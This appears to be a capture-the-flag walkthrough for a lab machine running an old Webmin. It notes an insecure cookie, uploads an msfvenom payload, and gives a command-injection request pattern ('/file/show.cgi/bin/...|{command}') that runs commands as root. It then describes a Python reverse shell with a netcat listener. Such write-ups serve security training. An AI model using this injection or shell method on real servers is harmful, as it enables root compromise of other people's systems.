


There's a couple interesting things to note right away: A **File Manager** anchor, a **testing cookie** set to **1** and without the httpOnly flag set, so we could modify it.


Now, it seems like we can't use the functionality directly




I found an interesting config file in the /file source code, but it seems like we can't access it and we don't have permissions to edit as agent47.




However, using the search functionality, we can find the upload form. Since we already now the File Manager module route is /file, we can append the referencing file to that route:






And this seems to easy, since we can upload as user root if the applet works properly. We can give it a try by generating our payload with msfvenom and uploading to agetn47's home directory as root:



It takes us to a blank page with a popup window flashing for a second, but the source code seems to point to a successful upload. We might want to take note of the *id* url param:


Unfortunately, it is uploaded without execute permission, so we have to look for an exploit, given that it is a pretty old CMS:

searchsploit webmin




Copying it and opening it, we can see that it's a metasploit module. However, MS failed to exploit it, so I decided to dig deeper into the exploit code:

It seems that the request is /file/show.cgi/bin/{random text of length 5?}|{command}
So I decided to try it: It doesn't find the file, but it lets me download the output of the command!




And it seems these are executed as root, so we can try to find payloads from PentestMonkey's CheatSheet:
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
Now we can use a native payload or use any scripting language installed. I looked for Python first and luckily found it installed. Then we make sure the location of the shell is the one being called by our payload, and we copy the payload into the url, making sure we set the correct IP, port and shell path.

Finally, we can set our netcat listener and navigate to the malicious URL:




We could have tried to read directly from the URL and download the root flag, but now we could execute the payload generated before and gain a more stable shell, or we could directly start a meterpreter session with a meterpreter payload.




Solving Room Challenges

Name of the character in the background:

We can download the image and do a reverse image lookup





* To be honest, I found this one after already getting the username from SQLi. The picture on this specific website didn't give me many hints, but I was already familiar with the name.